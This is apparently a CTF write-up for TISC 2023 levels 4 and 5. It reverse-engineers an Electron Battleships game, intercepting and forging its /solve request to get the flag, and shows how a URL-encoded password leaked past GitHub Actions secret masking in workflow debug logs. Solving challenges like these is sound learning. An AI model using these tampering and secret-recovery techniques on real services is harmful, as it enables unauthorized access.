
Turns out, exe is really big (like 68MB) big. After spending a few hours trying to set up a Windows VM, I gave up and just ran it on my gaming rig.




Hmm, it doesn't seem to run. But then I realized I had my firewall on, which works on a whitelist basis.



After clicking start, we are presented with a grid, presumably it is a grid for the game “Battleships”.




However, as soon as you click anywhere, you lose! That is indeed unfair.



But indeed, if you click enough, you might get lucky and hit a ship. That means that to win, you just have to not miss. I guess we can spy on the game memory with CheatEngine and try to read the battleships locations.

Why internet?

However, if we remember from earlier, the game seemed to require an internet connection. Maybe it is getting the battleship locations online? So we open `mitmproxy` (which is an awesome program that can intercept connections and read them, and even modify them).




So the program is actually getting getting some information from tisc servers when you click start game. Hmm, the variable `a` seems a little suspicious. Why is it a list? And why are some numbers repeated?

Actually it is obvious if you think about it, `a` must be the game grid. Since so many powers of two appear, the numbers must be some sort of encoding of the columns, where e.g. if bit 1 is set, it means column 1 has a ship there.


With enough reshaping, rotation and transposes, we can figure out how to interpret `a`!

```
plt.figure(figsize=(6,6))
plt.imshow(arr.reshape(16, 16)[:, ::-1])
plt.grid(True)
plt.xticks(np.arange(-0.5, 16.5, 1))
plt.yticks(np.arange(-0.5, 16.5, 1))
plt.show()
```



Let's edit the response!

So in theory, if we edit the server response to have only a single square, does that reveal the flag to us?



After clicking on the top left square, we intercept a request to `/solve`.

```
powershell.exe

Flow Details
2023-10-02 23:26:20 POST http://rubg.chals.tisc23.ctf.sg:34567/solve

            Request intercepted                    Response
Host:                 rubg.chals.tisc23.ctf.sg:34567
Proxy-Connection:     keep-alive
Content-Length:       25
Accept:               application/json, text/plain, */*
Accept-Encoding:      gzip, deflate
Accept-Language:      en-US
Content-Type:         application/json
User-Agent:           Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
                      Chrome/112.0.5615.204 Electron/24.4.0 Safari/537.36
JSON
{
    "a": "60",
    "b": 2630698643
}
```

`a` seems to be some random number, while `b` seems to be the value of `d` from earlier!

```
powershell.exe

Flow Details
2023-10-02 23:26:20 POST http://rubg.chals.tisc23.ctf.sg:34567/solve
                        ← 200 OK application/json 34b 39.4s
                Request                        Response interce
date:                 Mon, 02 Oct 2023 15:26:59 GMT
server:               uvicorn
content-length:       34
content-type:         application/json
JSON
{
    "flag": "Wrong solution, no flag"
}
```

However, we are greeted with the following response from the server.

And the response is displayed. Hmm. Maybe the number of ships sunk is wrong! So I tried again without editing the ships. However, we no longer get flawless victories.


Rubging my computer the wrong way

At this point I was starting many copies of RUBG, since for some reason it took really long to load initially, so I wanted to have multiple copies running so I can quickly test different ship sinking strategies. Maybe the long one has to go first or something?

But some of the copies started to hang so I wanted to kill them in Task manager.


rubg.exe	6468	Running	dev	00	21,248 K	x64	rubg
rubg.exe	29568	Running	dev	00	23,548 K	x64	rubg
rubg.exe	33996	Running	dev	00	5,524 K	x64	rubg
rubg.exe	24796	Running	dev	00	20,172 K	x64	rubg
rubg.exe	7284	Running	dev	00	30,416 K	x64	rubg
rubg.exe	33788	Running	dev	00	5,612 K	x64	rubg
rubg.exe	15832	Running	dev	00	5,068 K	x64	rubg
rubg.exe	32304	Running	dev	00	20,128 K	x64	rubg
rubg.exe	2392	Running	dev	00	29,472 K	x64	rubg
rubg.exe	29676	Running	dev	00	5,512 K	x64	rubg
rubg.exe	26240	Running	dev	00	5,048 K	x64	rubg
rubg_1.0.0.exe	31992	Running	dev	00	3,204 K	x86	Really Unfair Battleships Game
rubg_1.0.0.exe	33224	Running	dev	00	2,728 K	x86	Really Unfair Battleships Game
rubg_1.0.0.exe	32160	Running	dev	00	2,752 K	x86	Really Unfair Battleships Game

Chotto matte, why are there two different executables running? And since when did I start so many? Probably the process does not exit cleanly and is left hanging in the process list. Opening the location of the other executable, we find the following folder



Of course it is a webapp in disguise! I should've known, since the challenge provided both a Windows app and a Linux app! No wonder it takes so long to start, it was probably extracting the files or maybe the browser just takes a while to start.

ASAR yessir



The files seem to be standard browser stuff. Looking closer, we find this weird `app.asar`.

@electron/asar - Electron Archive

circleci passing | npm v3.2.7

Asar is a simple extensive archive format, it works like `tar` that concatenates all files together without compression, while having random access support.


Features

- Support random access
- Use JSON to store files' information
- Very easy to write a parser

Ah! This is an Electron app!

Extract the whole archive:

```
npx asar extract app.asar <destfolder>
```



Some quick Googling yields us the command, which we use to extract the whole build.

How it works

We look inside `a.html`, which references some `asset.index.js`. Inside `asset.index.js` we then find the game code.

```
df = Zs({
    __name: "BattleShips",
    setup(e) {
        const t = Ke([0]),
            n = Ke(BigInt("0")),
            r = Ke(BigInt("0")),
            s = Ke(0),
            o = Ke(""),
            i = Ke(100),
            l = Ke(new Array(256).fill(0)),
            c = Ke([]);
```

```
async function m(x) {
    if (d(x)) {
        if (t.value[Math.floor(x / 16)] ^= 1 << x % 16, l.value[x] = 1, new Audio(Ku).play(), c.value.push(`${n.value.toString(16).padSt
            if (JSON.stringify(c.value) === JSON.stringify([...c.value].sort())) {
                const _ = {
                    a: [...c.value].sort().join(""),
                    b: s.value
                };
                i.value = 101, o.value = (await $u(_)).flag, new Audio(_s).play(), i.value = 4
            } else i.value = 3, new Audio(_s).play()
    } else i.value = 2, new Audio(qu).play()
}

async function E() {
    i.value = 101;
    let x = await Hu();
    t.value = f(x), n.value = BigInt(x.b), r.value = BigInt(x.c), s.value = x.d, i.value = 1, l.value.fill(0), c.value = [], o.value = "
}
return _r(async () => {
    await ku() === "pong" && (i.value = 0)
}), (x, _) => (de(), pe(me, null, [i.value === 100 ? (de(), pe("div", zu, Ju)) : Me("", !0), i.value === 101 ? (de(), pe("div", Vu, Xu))
    onClick: _[0] || (_[0] = y => E())
}, "START GAME")])])) : Me("", !0), i.value === 1 ? (de(), pe("div", Gu, [(de(), pe(me, null, al(256, y => W("button", {
    ref_for: !0,
    ref: "shipCell",
    class: on(l.value[y - 1] === 1 ? "cell hit" : "cell"),
    onClick: H => m(y - 1),
```

Well this code is kind of minified so we'll have to un-minify them and do some renaming and refactoring to make it more readable.

How it really works

```
async function processHit(x) {
    if (didHit(x)) {
        genA.value[Math.floor(x / 16)] ^= 1 << x % 16
        l.value[x] = 1
        new Audio(bombSound).play()
        const genBHex = genB.value.toString(16).padStart(16, "0")
        const genCHex = genC.value.toString(16).padStart(16, "0")
        c.value.push(`${genBHex[15 - x % 16]}${genCHex[Math.floor(x / 16)]}`)
        if (genA.value.every(_ => _ === 0)) {
            if (JSON.stringify(c.value) === JSON.stringify([...c.value].sort())) {
                const _ = {
                    a: [...c.value].sort().join(""),
                    b: genD.value
                };
                gameState.value = 101
                o.value = (await slashSolve(_)).flag
                new Audio(victorySound).play()
                gameState.value = 4
            } else {
                gameState.value = 3
                new Audio(victorySound).play()
            }
        }
    } else {
        gameState.value = 2
        new Audio(gameoverSound).play()
    }
}


async function startGame() {
    gameState.value = 101;
    let x = await slashGenerate();
    genA.value = parseA(x), genB.value = BigInt(x.b), genC.value = BigInt(x.c), genD.value = x.d, gameState.value = 1, l.value.fill(0), c.value = [], o.value = ""
}

return _r(async () => {
    await pingpong() === "pong" && (gameState.value = 0)
}), (x, _) => (de(), pe(me, null, [gameState.value === 100 ? (de(), pe("div", zu, Ju)) : Me("", !0), gameState.value === 101 ? (de(), pe("div", Vu, Xu)) : Me("", !0),
    ref_for: !0,
```

Now we have a rough idea of what it does! When you click a square, it will call `processHit`, which in turn will update the `gameState`. 2 = game over, 3 = victory, 101 = flawless victory!

We now see how a flawless victory is derived. Basically the the ships have to be hit in a particular order in accordance to `b` and `c` that was sent as part of the `/generate` response.

```python
def parseA(x):
    _ = []  # int16[]
    for y in range(0, len(x['a']), 2):
        _.append((x['a'][y] << 8) + x['a'][y + 1])
    return _
```

```python
genA = parseA(game)
```

```python
def didHit(x):
    return (genA[int(x//16)] >> x % 16 & 1) == 1
```

```python
to_hit = []
for i in range(256):
    if didHit(i):
        to_hit.append(i)
to_hit
```

```
[46, 62, 72, 73, 76, 77, 78, 94, 109, 125, 141, 157, 173, 216,
```

```python
genBHex = f'{int(game["b"]):016x}'
genCHex = f'{int(game["c"]):016x}'
```

```python
c = []
for x in to_hit:
    c.append(f'{genBHex[15 - x % 16]}{genCHex[(x // 16)]}')
```

```python
flag = submit({
    'a': ''.join(sorted(c)),
    'b': game['d']
})
```

```python
flag
```

```
'TISC{t4rg3t5_4cqu1r3d_fl4wl355ly_64b35477ac}'
```

We translate the JavaScript code to Python, then simply sort the hits by `b` and `c`, and submit it to `/solve` to get the flag!

Level 5 (Discord)

PALINDROME's Invitation

TISC LEVEL 5

DESCRIPTION
Domain(s): OSINT, Misc


Valuable intel suggests that PALINDROME has established a secret online chat room for their members to discuss on plans to invade Singapore's cyber space. One of their junior developers accidentally left a repository public, but he was quick enough to remove all the commit history, only leaving some non-classified files behind. One might be able to just dig out some secrets of PALINDROME and get invited to their secret chat room...who knows?

Start here: https://github.com/palindrome-wow/PALINDROME-PORTAL

TISC{.*} CHALLENGE SOLVED

OSINT...

Level 5 is kind of interesting, it is not like the other challenges at all. Basically all you start with is some GitHub repo. To be honest I didn't like this challenge very much, so I will be brief about it.




There doesn't seem to be much in the repo other than a GitHub workflow, which are commands run by GitHub when the repo is pushed to. Usually this is used for CI/CD (i.e. build the app, run tests and deploy it).

The workflow is straightforward:

```yaml
name: Test the PALINDROME portal

on:
    issues:
        types: [closed]

jobs:
  test:
    runs-on: windows-latest
    steps:
      - uses: actions/checkout@v3
      - name: Test the PALINDROME portal
        run: |
          C:\msys64\usr\bin\wget.exe '''${{ secrets.PORTAL_URL }}/${{ secrets.PORTAL_PASSWORD }}''' -O test -d -v
          cat test
```


On issue closing, `wget` is run. (`wget` is a commandline tool to connect to the internet and download stuff). This command makes use of secret variables that are stored on GitHub itself.

Looking at issues, we see a bunch of open and closed issues.




Actually most of them are by other participants of TISC, and their approach is to open their own issue with a different workflow file, and then close the issue to trigger the workflow.

The actions page



We can also see the workflows that other users have tried to run, and the yellow warnings are because the workflow needs approval from the maintainer to run.

Actually, when we scroll down to find the first workflow ever run, we see the following.



Clicking in to see why the workflow failed, we are able to see the details of the workflow run (only if we're logged in actually).

Interesting, it tries to run `wget` with the secret, which are masked out by GitHub using `***`. Looking further below, we see the debug output from `wget`, which shows that it is trying to connect to `chals.tisc23.ctf.sg`. This reveals the first secret.

We also see some weird `:dIcH:` thing. This is actually the second secret, but in URL-encoded form. URLs can only have a limited set of characters, so URL-encoding is a way to support a wider range of characters by translating the characters into standard ASCII characters.

The reason that the second secret is visible to us is that GitHub masks secrets by looking for identical matches, but the URL-encoded form does not match identically, so it is not masked.

Additionally, we must notice the port number used in the connection, which is 45938.

Secret online chatroom


Welcome!

Enter the password to gain access to PALINDROME's secret online chat room!

